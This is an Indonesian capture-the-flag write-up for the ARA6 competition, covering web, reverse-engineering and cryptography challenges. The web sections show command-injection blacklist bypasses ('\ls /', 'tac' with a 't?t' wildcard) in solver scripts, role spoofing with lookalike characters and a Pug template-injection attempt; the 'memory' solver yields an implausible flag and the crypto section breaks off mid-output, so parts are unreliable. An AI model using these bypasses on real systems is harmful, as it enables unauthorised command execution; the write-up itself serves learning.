Baik, jadi dari yang saya baca, dia akan menjalankan input sebagai shell, lalu menyimpan outputnya di text tersebut (selama 0.5 detik), dan melihat di dockerfile:

```

FROM python:3.8-slim-buster

RUN useradd -m ctf

WORKDIR /app

COPY requirements.txt requirements.txt
RUN pip install --no-cache-dir -r requirements.txt

RUN apt-get update && apt-get install -y xxd iptables tzdata

ENV TZ=Asia/Jakarta
RUN ln -snf /usr/share/zoneinfo/$TZ /etc/localtime && echo $TZ > /etc/timezone

COPY . .

RUN chown -R ctf:ctf /app

RUN mv /app/flag.txt /`head -c 16 /dev/urandom | xxd -p`.txt

USER ctf

EXPOSE 5000

CMD ["python3", "app.py"]

```

Oke, flag nya akan dipindah ke random di root (/)

bagaimana cara nyarinya? Ls kan di blokir, ternyata bisa di escape!, tinggal pake `\ls /` aja buat cek file nya!

Waktunya buat solver nya:

```

1 import requests
2 import binascii
3 from datetime import datetime
4
5 res = requests.post('http://chall-ctf.ara-its.id:12124/get_quotes', data={'input': '\ls /'})
6 print(res.text)
7
8 text = binascii.hexlify(datetime.now().strftime('%Y%m%d%H%M')).encode().decode()
9
10 result = requests.get(f'http://chall-ctf.ara-its.id:12124/generated_quotes/{text}.txt')
11
12 print(result.text)

```

Simpel aja, variable text diambil dari source code nya, lalu mengirim request dan langsung mengambil data outputnya sebelum dihapus, dan mendapatkan:

```

Persatuan adalah kekuatan, ketika kita bersatu, tidak ada tantangan yang terlalu besar untuk dihadapi.
555fa546f50f3e869c7d1d5669ef280a.txt
app
bin
boot
dev
etc
home
lib
lib64
media
mnt
opt
proc
root
run
sbin
srv
sys
tmp
usr
var

```

Jadi ada 555fa546f50f3e869c7d1d5669ef280a.txt, dan tinggal di cat aja deh, EITS, cat, dan txt diblokir, jadi outputnya kosong, gimana dong?

Jadi kita bisa pke tac sebagai pengganti cat, dan merubah txt menjadi t?t (wildcard)

```

import requests
import binascii
from datetime import datetime

res = requests.post('http://chall-ctf.ara-its.id:12124/get_quotes', data={'input': 'tac /555fa546f50f3e869c7d1d5669ef280a.t?t'})
print(res.text)

text = binascii.hexlify(datetime.now().strftime('%Y%m%d%H%M')).encode().decode()

result = requests.get(f'http://chall-ctf.ara-its.id:12124/generated_quotes/{text}.txt')
print(result.text)

```

Dan flag nya muncul

```
</body>  
</html>  
Setiap langkah kita harus membawa manfaat bagi orang lai  
n, itulah sejati makna kepemimpinan.  
ARA6{Raden_Banter_is_SPEEEEEEEED_SUIIIIIIIIIII}
```

Flag : ARA6{Raden_Banter_is_SPEEEEEEEED_SUIIIIIIIIIII}

[499 pts] Easy Right?

Challenge

2 Solves

×

Easy Right?


499

Sumpah "gampang" banget ini soal!!!

Author: [daff112](#)

<http://chall-ctf.ara-its.id:21291>

View Hint

 dist.zip

Flag

Submit

Diberikan website, dan saya disuruh login/register, setelah register, diberikan tampilan sebagai berikut:

Profile

Welcome wu! Your current role is: user

Edit Profile

Role:

user



Update


Logout

Dengan melihat source code yang di attach di soal, ada endpoint admin, tetapi membutuhkan role admin, yang dimana tidak dapat diganti disini

Dengan melihat source code, ada endpoint POST /admin, yang dimana saya membutuhkan role admin untuk mengakses endpoint tersebut.

```
1 const express = require('express');
2 const fs = require('fs');
3 const pug = require('pug');
4 const db = require('../db');
5
6 const router = express.Router();
7
8 router.post('/', async (req, res) => {
9   if (!req.session.user) {
10     return res.status(403).send('Access Denied: Login Required');
11   }
12
13   try {
14     const [rows] = await db.execute(
15       `SELECT roles.role FROM users JOIN roles ON users.role_id = roles.id WHERE users.id = ?`,
16       [req.session.user.id]
17     );
18
19     if (rows.length === 0 || rows[0].role !== 'admin') {
20       return res.status(403).send('Access Denied: Admins Only');
21     }
22
23     fs.readFile(__dirname + '/../views/admin.pug', 'utf8', (err, template) => {
24       if (err) throw err;
25
26       let name = req.body.name;
27
28       if (typeof name !== 'string') {
29         name = 'world';
30       }
31
32       const blacklist = ['(', ')', "'", '"', '.', ',', ' ', 'fs', 'process', 'require', 'this', 'constructor', 'Function', 'eval', 'exec'];
33
34       const containsBlacklistTerm = blacklist.some(term => name.includes(term));
35
36       if (containsBlacklistTerm) {
37         return res.status(403).send('Forbidden');
38       }
39
40       if (name) {
41         template = template.replace(/world/g, name);
42       }
43
44       const html = pug.render(template);
45       res.set('Content-Type', 'text/html');
46       res.send(html);
47     });
48   } catch (error) {
49     console.error(error);
50     res.status(500).send('An error occurred');
51   }
52 });
53
54 module.exports = router;
```

Jika saya mencoba merubah role saya menjadi admin (dengan menginspect payload dari tombol update role), saya mendapatkan:



dengan menggunakan website lingojam (<https://lingojam.com/TextFonts>), saya dapat merubah role saya menjadi admin



Welcome wu! Your current role is: admin

Edit Profile


Role:

user




Update

sekarang saya bisa mengakses endpoint admin




Ada parameter “name” yang jika dirubah dapat mengganti “world” menjadi text yang kita inginkan



Dengan mengecek source code, bisa ditemukan jika app ini menggunakan pug, dan kemungkinan saya bisa mengexploit template engine ini.

Dengan mengubah parameter name menjadi `#{global['fetch']}` saya mendapatkan



yang berarti yang saya pikir benar

pada hint, diberitahu tentang `hasInstance` dan `instanceof`, saya menemukan artikel ini <https://hackmd.io/@n4o847/SkpurT4X6> sebagai referensi, saya tahu jika `"x" instanceof {[Symbol.hasInstance]:x=>x}}` sama saja dengan `func("x")`, tetapi karena banyaknya keyword yang diblokir, saya stuck disini

Reverse Engineering

[100 pts] Simple Math

Challenge

99 Solves

×

Simple Math

100

"Python is a high-level, general-purpose programming language. Its design philosophy emphasizes code readability with the use of significant indentation."

Author: [Haalloobim](#)

output.txt

code

Flag

Submit

Pada challenge ini, kita diberikan potongan **Python bytecode** yang, ketika dieksekusi, akan:

1. Membaca isi file flag.txt.
2. Mengolah flag tersebut dalam chunk tertentu.
3. Melakukan operasi aritmatika (penjumlahan dan perkalian) dan operasi bitwise (XOR) dengan dua array bernama N dan NR (yang satu merupakan versi terbalik dari yang lain).
4. Mencetak hasil enkripsi dalam bentuk list angka-angka besar (misalnya [927365724618649, 855544946535839, 1075456339888851, 1051300489856216, 854566738228717, 862564607600557, 1107196607637040, 835104762026329, 1108826984434051, 843310935687105])
5. Goal kita adalah reverse proses tersebut untuk mendapatkan **flag**.

Analisis Bytecode

Berdasarkan disassembly, kita mengetahui beberapa hal penting:

1. Fungsi conv:

- Fungsi ini bertanggung jawab untuk memotong flag menjadi chunk berukuran 5 karakter.
- Setiap 5 karakter (5 byte) dirangkai menjadi satu bilangan besar menggunakan `int.from_bytes(..., 'big')`.
- Data ini kemudian diproses bersama-sama dengan nilai N dan NR untuk menghasilkan angka terenkripsi.

2. Variabel N:

- Sebuah tuple/daftar 10 nilai besar (misal [412881107802, 397653008560, ...]). Tiap nilai digunakan secara berurutan saat mengenkripsi chunk ke-1, chunk ke-2, dan seterusnya.

3. Variabel NR:

- Merupakan **reversed** dari N. Jadi elemen pertama NR adalah elemen terakhir N, dan seterusnya.

4. Transformasi yang terjadi:

Dari pengamatan bytecode, kita mendapati transformasi tiap chunk x kurang lebih sebagai berikut:

$$5. \quad y = ((x + N[i]) * 1337) ^ NR[i]$$

$$6. \quad y -= 871366131$$

Di mana:

- x adalah nilai integer hasil konversi 5 byte chunk flag.
- i adalah indeks yang sesuai dengan potongan ke-i.

7. Hasil akhir:

- Setiap y (nilai enkripsi) untuk chunk ke-i disimpan dalam list flags.
- Hasilnya dicetak seperti [927365724618649, 855544946535839, ...].

Decrypt Proses

Untuk membalik proses di atas, kita perlu melakukan kebalikan dari setiap operasi dalam urutan terbalik:

1. **Tambah kembali:**

Karena pada akhir transformasi dilakukan $y -= 871366131$, untuk mengembalikan semula kita lakukan $y += 871366131$.

2. **XOR:**

Bagian transformasi sebelumnya adalah $(...) \wedge NR[i]$. XOR merupakan operasinya sendiri kebalikan.

Sehingga kita lakukan $yprime = yprime \wedge NR[i]$.

3. **Bagi 1337:**

Di enkripsi ada $* 1337$, maka di dekripsi kita lakukan $// 1337$.

4. **Kurangi:**

Di enkripsi ada $x + N[i]$, maka kita lakukan $- N[i]$.

5. **Konversi kembali ke byte:**

Setelah kita peroleh nilai integer x yang merepresentasikan 5 byte chunk, kita konversi balik $x.to_bytes(5, 'big')$ untuk mendapatkan 5 karakter aslinya.

Solver :

```
def solve():

    encrypted_values = [927365724618649, 855544946535839, 1075456339888851,
1051300489856216, 854566738228717, 862564607600557, 1107196607637040,
835104762026329, 1108826984434051, 843310935687105]

    # Array N (10 nilai) seperti di disassembly.

    N = [412881107802,
397653008560,378475773842,412107467700,410815948500,424198405792,37955
4633200,404975010927,419449858501,383875726561]

    # NR adalah kebalikan dari N.

    NR = list(reversed(N))

    # Kita akan menampung hasil dekripsi setiap chunk di sini.

    decrypted_chunks = []
```

```

# Lakukan dekripsi pada setiap nilai terenkripsi, sejalan dengan index i.
for i, (y, n_val, nr_val) in enumerate(zip(encrypted_values, N, NR)):

    # 1. Tambah kembali 871366131

    y += 871366131

    # 2. XOR dengan nr_val

    y ^= nr_val

    # 3. Bagi 1337

    y //= 1337

    # 4. Kurangi n_val

    x = y - n_val

    # 5. Konversi integer -> bytes (5 byte, big-endian)

    chunk_bytes = x.to_bytes(5, 'big')

    decrypted_chunks.append(chunk_bytes)

# Gabungkan semua chunk dan coba decode menjadi string
flag_bytes = b''.join(decrypted_chunks)

try:

    flag = flag_bytes.decode('utf-8')

except UnicodeDecodeError:

    # Jika ada karakter non-UTF8, pakai 'replace' atau 'ignore'

    flag = flag_bytes.decode('utf-8', errors='replace')

print("Flag :", flag)

if __name__ == '__main__':

    solve()

```

Ketika kita run script diatas maka kita akan mendapatkan flag nya.

Flag : ARA6{8yT3_c0d3_W1Th_51MPl3_m4th_15_345Y____R19ht?}

[413 pts] memory

Challenge 13 Solves

memory

413

I learned memory-safe programming language. I am safe right?

Author: [thehxnz](#)

[memory](#) [memory-v2](#)

Diberikan sebuah ELF file yang menggunakan bahasa rust, disini kita akan menggunakan file memory-v2.

Saya langsung menganalisa nya dengan menggunakan ghidra.

Pada function main terdapat sebuah looping yang mencurigakan.

```
Decompile: main - (memory-v2 (1))
73     local_5c = 5;
74     local_56 = 0;
75     bVar5 = local_56;
76     do {
77         local_56 = bVar5;
78         local_55 = 0;
79         while( true ) {
80             if (CARRY1(local_56,local_55) != false) {
81                 /* WARNING: Subroutine does not return */
82                 core::panicking::panic_const::panic_const_add_overflow();
83             }
84             bVar5 = (byte)(local_56 + local_55) % 0x1a;
85             OVar2._0_1_ = bVar5 + 0x40;
86             if (0xbcf < bVar5) {
87                 /* WARNING: Subroutine does not return */
88                 core::panicking::panic_const::panic_const_add_overflow();
89             }
90             OVar2._1_3_ = 0;
91             local_25 = OVar2._0_1_;
92             local_24 = OVar2;
93             uVar6 = alloc::string::deref(&local_e0);
94             iVar7 = (Iter<u8>)core::str::chars(uVar6);
95             local_50 = iVar7;
96             local_54 = core::iter::traits::iterator::Iterator::nth<>
97                 ((Chars *)&local_50,(ulong)local_5c);
98             local_40 = OVar2;
99             bVar1 = core::cmp::PartialEq::ne<>(&local_54,&local_40);
100            if (bVar1) {
101                no();
102                goto LAB_00109655;
103            }
104            bVar5 = local_55 + 1;
105            if (0xfe < local_55) {
106                /* WARNING: Subroutine does not return */
107                core::panicking::panic_const::panic_const_add_overflow();
108            }
109            uVar3 = local_5c + 1;
110            local_55 = bVar5;
111            if (0xffffffff < local_5c) {
112                /* WARNING: Subroutine does not return */
113                core::panicking::panic_const::panic_const_add_overflow();
114            }
115            local_5c = uVar3;
116            if (bVar5 == 0xf) break;
117            if (local_56 == 4) {
118                local_3c[0] = alloc::string::String::pop(&local_e0);
119                bVar1 = core::option::regchar(local_3c,(Option<char> *)&DAT_0014b318);
120                if (((bVar1 ^ 0xff) & 1) == 0) {
121                    uVar4 = alloc::string::String::len(&local_e0);
122                    if (0xffffffff < uVar4) {
123                        /* WARNING: Subroutine does not return */
124                        core::panicking::panic_const::panic_const_add_overflow();
125                    }
126                }
127            }
128        }
129    }
```

Disini saya mencoba menganalisa apa yang dilakukan oleh program tersebut.

Setelah melakukan dekompilasi terhadap binary yang diberikan, kita mendapatkan kode berikut:

```
bVar5 = (byte)(local_56 + local_55) % 0x1a;
```

```
OVar2._0_1_ = bVar5 + 0x40;
```

Dari kode di atas, terlihat bahwa:

- Nilai bVar5 dihitung dengan operasi $(\text{local_56} + \text{local_55}) \% 26$, yang artinya ini akan menghasilkan karakter dari alfabet A-Z.
- Nilai OVar2._0_1_ kemudian dihitung dengan $\text{bVar5} + 0x40$, yang berarti kita akan mendapatkan karakter dalam rentang ASCII (A-Z).

Kode ini dieksekusi dalam loop, sehingga kita harus mensimulasikan bagaimana nilai local_56 dan local_55 berubah seiring iterasi.

Kita mensimulasikan logika tersebut dalam Python untuk mendapatkan urutan karakter yang membentuk flag.

```
def calculate_v14(v28, v27):  
    # Compute v14 based on the given operation  
    v15 = v28 + v27 # The combined value of v28 and v27  
    v9 = (v15 // 26) | ((v15 % 26) << 8) # Perform the required shifts and combine  
    v10 = (v9 >> 8) & 0xFF # Extract the high byte  
    v14 = v10 + 64 # Add 0x40 to get the ASCII value  
    return v14  
  
def simulate_loop():  
    flag = "ARA6{" # Initialize the flag string  
    v28 = 0 # Starting value for v28 (inner loop variable)  
    v27 = 0 # Starting value for v27 (outer loop variable)
```



```

# Loop to generate the characters for the flag
while True:
    # Calculate v14 for the current iteration (character to append to flag)
    v14 = calculate_v14(v28, v27)

    # Append the character to the flag string
    flag += chr(v14)

    # Increment v28, reset it if necessary, and increment v27
    v28 += 1
    if v28 == 15:
        v28 = 0 # Reset v28 to 0
        v27 += 1 # Increment v27

    if v27 > 4: # Stop if v27 exceeds the limit
        break

    # Optional check to ensure flag length is correct
    if len(flag) == 66:
        break

# Output the final flag
print(flag + "{")

```

Setelah di run maka akan mendapat kan flag nya.

Flag :

ARA6{@ABCDEFGHJKLMNOPQRSTUVWXYZ

Cryptography

[100 pts] IDK

Kita diberi tahu bahwa flag pertama kali dipisahkan menjadi beberapa bagian berukuran 8 byte (misalnya $n=8$). Setiap bagian diubah menjadi bilangan bulat menggunakan fungsi `bytes_to_long()`. Kemudian, setiap bilangan tersebut digantikan dengan bilangan prima berikutnya (menggunakan fungsi `nextprime()`), lalu dilakukan operasi bitwise dan penjumlahan dengan eksponen tertentu untuk menghasilkan nilai akhir c .

Formulasi Ekspresi untuk c Rumus yang digunakan untuk menghasilkan c adalah sebagai berikut:

$$c = \sum \text{nextprime}(m_i) \times 2^{(0x1337 - 158 \times (2i+1))}$$

Di mana:

- m_i adalah bilangan bulat yang mewakili setiap bagian flag yang diproses.
- `nextprime(m_i)` adalah bilangan prima yang lebih besar dari m_i .
- Eksponen untuk setiap bagian dihitung menggunakan rumus $0x1337 - 158 \times (2i + 1)$.

2. **Membalikkan Proses Enkripsi** Untuk membalikkan enkripsi, kita harus:

- Mengambil nilai c (nilai besar yang diberikan dalam tantangan).
- Menggunakan operasi bitwise untuk mengekstrak setiap bagian flag.
- Menggunakan bilangan prima yang telah ditemukan untuk mendapatkan kembali nilai asli dari setiap bagian flag (dengan mencari nilai sebelumnya dari bilangan prima menggunakan fungsi `invert_nextprime()`).

3. **Menghitung Kembali Setiap Bagian Flag** Berdasarkan rumus yang diberikan, kita memecah c menjadi 8 bagian, dan untuk setiap bagian kita melakukan operasi invers pada bilangan prima yang digunakan (mencari bilangan yang lebih kecil yang menghasilkan bilangan prima tersebut ketika diterapkan fungsi `nextprime()`).

4. **Menghapus Padding PKCS#7** Setelah mendapatkan semua bagian flag, kita perlu menghapus padding PKCS#7 yang diterapkan selama proses enkripsi. Padding PKCS#7 ditambahkan untuk memastikan panjang pesan menjadi kelipatan dari panjang blok (dalam hal ini, 8 byte). Padding ini bisa dihapus

dengan memeriksa byte terakhir, yang memberi tahu kita berapa banyak byte yang harus dihapus.

5. **Mencetak Flag yang Terdekripsi** Setelah menghapus padding, kita mendapatkan kembali flag asli dalam bentuk byte. Flag ini kemudian bisa dicetak sebagai string UTF-8.

Solver :

```
from Crypto.Util.number import long_to_bytes
from sympy import prevprime

# Given sum value from `out.txt`
c =
2560845797555785420862181141255518516965568615935700395052668144
7215039587812407315265697332143261200314406693674869626402883653
1055262757130008715084730883819241087427098304783995306535367534
7333041451085708679728002580982438594823224766426889606622376226
1741618270498418600055855084304807266796969390945746043328847267
8049520222878986059183284526212678947818144261221015234212975218
1089884347501042218976905109096430007850390616762863392510007407
0155958362313133061556243494463044920424570373237823244026821884
2380979930098451204379186073196818865288754028826412016718919661
0553610738038929966542556143417039735524342146903534393600944706
5812206083088874615031568997905971764837586334804806676293753353
6365343157756588706348597583048596983736117880436305353954912296
5123423832740224484112486060564329270595288559603927130796671277
6795629702854742442298636225674718507972510028271833301160325555
6269882239693370336170379132596784554724638130705877846123157852
4980598188578187502880840264169935354309793111274570516958047742
7544385234159438898797348914684207645111200464771064395158166573
0372994225804955394591028139909689585488667786985783952428608974
0488889534460241604868161732831184444682500000616270957413305350
1078908463138064398721142831370594214603285293778403301193386725
3067722735153766309842103066833140500431081204199978684824856672
4906835156694034091532358846443668657084682106220501589584594418
2544747100828507022025979688121032626894683659635394687898018708
9097308731848261632
```

```

# Constants from challenge
exp_base = 2
exp_offset = 0x1337
exp_factor = 158
num_blocks = 8 # Given from the challenge

# Extract the individual prime values
retrieved_chunks = []

for i in range(num_blocks):
    exp = exp_offset - exp_factor * (2 * i + 1)
    divisor = exp_base ** exp
    chunk_prime = c // divisor
    c %= divisor # Reduce c

    # Reverse nextprime to get original bytes
    original_value = prevprime(chunk_prime)
    retrieved_chunks.append(long_to_bytes(original_value))

# Reconstruct the flag
retrieved_flag = b"".join(retrieved_chunks)

# Try to decode bytes into a string (if it's readable UTF-8)
try:
    decoded_flag = retrieved_flag.decode('utf-8', errors='ignore')
except UnicodeDecodeError:
    decoded_flag = "[!] Could not decode as UTF-8"

# Clean-up: Replace non-printable characters with an underscore or space
cleaned_flag = "".join([char if char.isprintable() else '_' for char in decoded_flag])

print(f"{cleaned_flag}")

```

Output :

[*] Bytes yang terdekripsi:

```

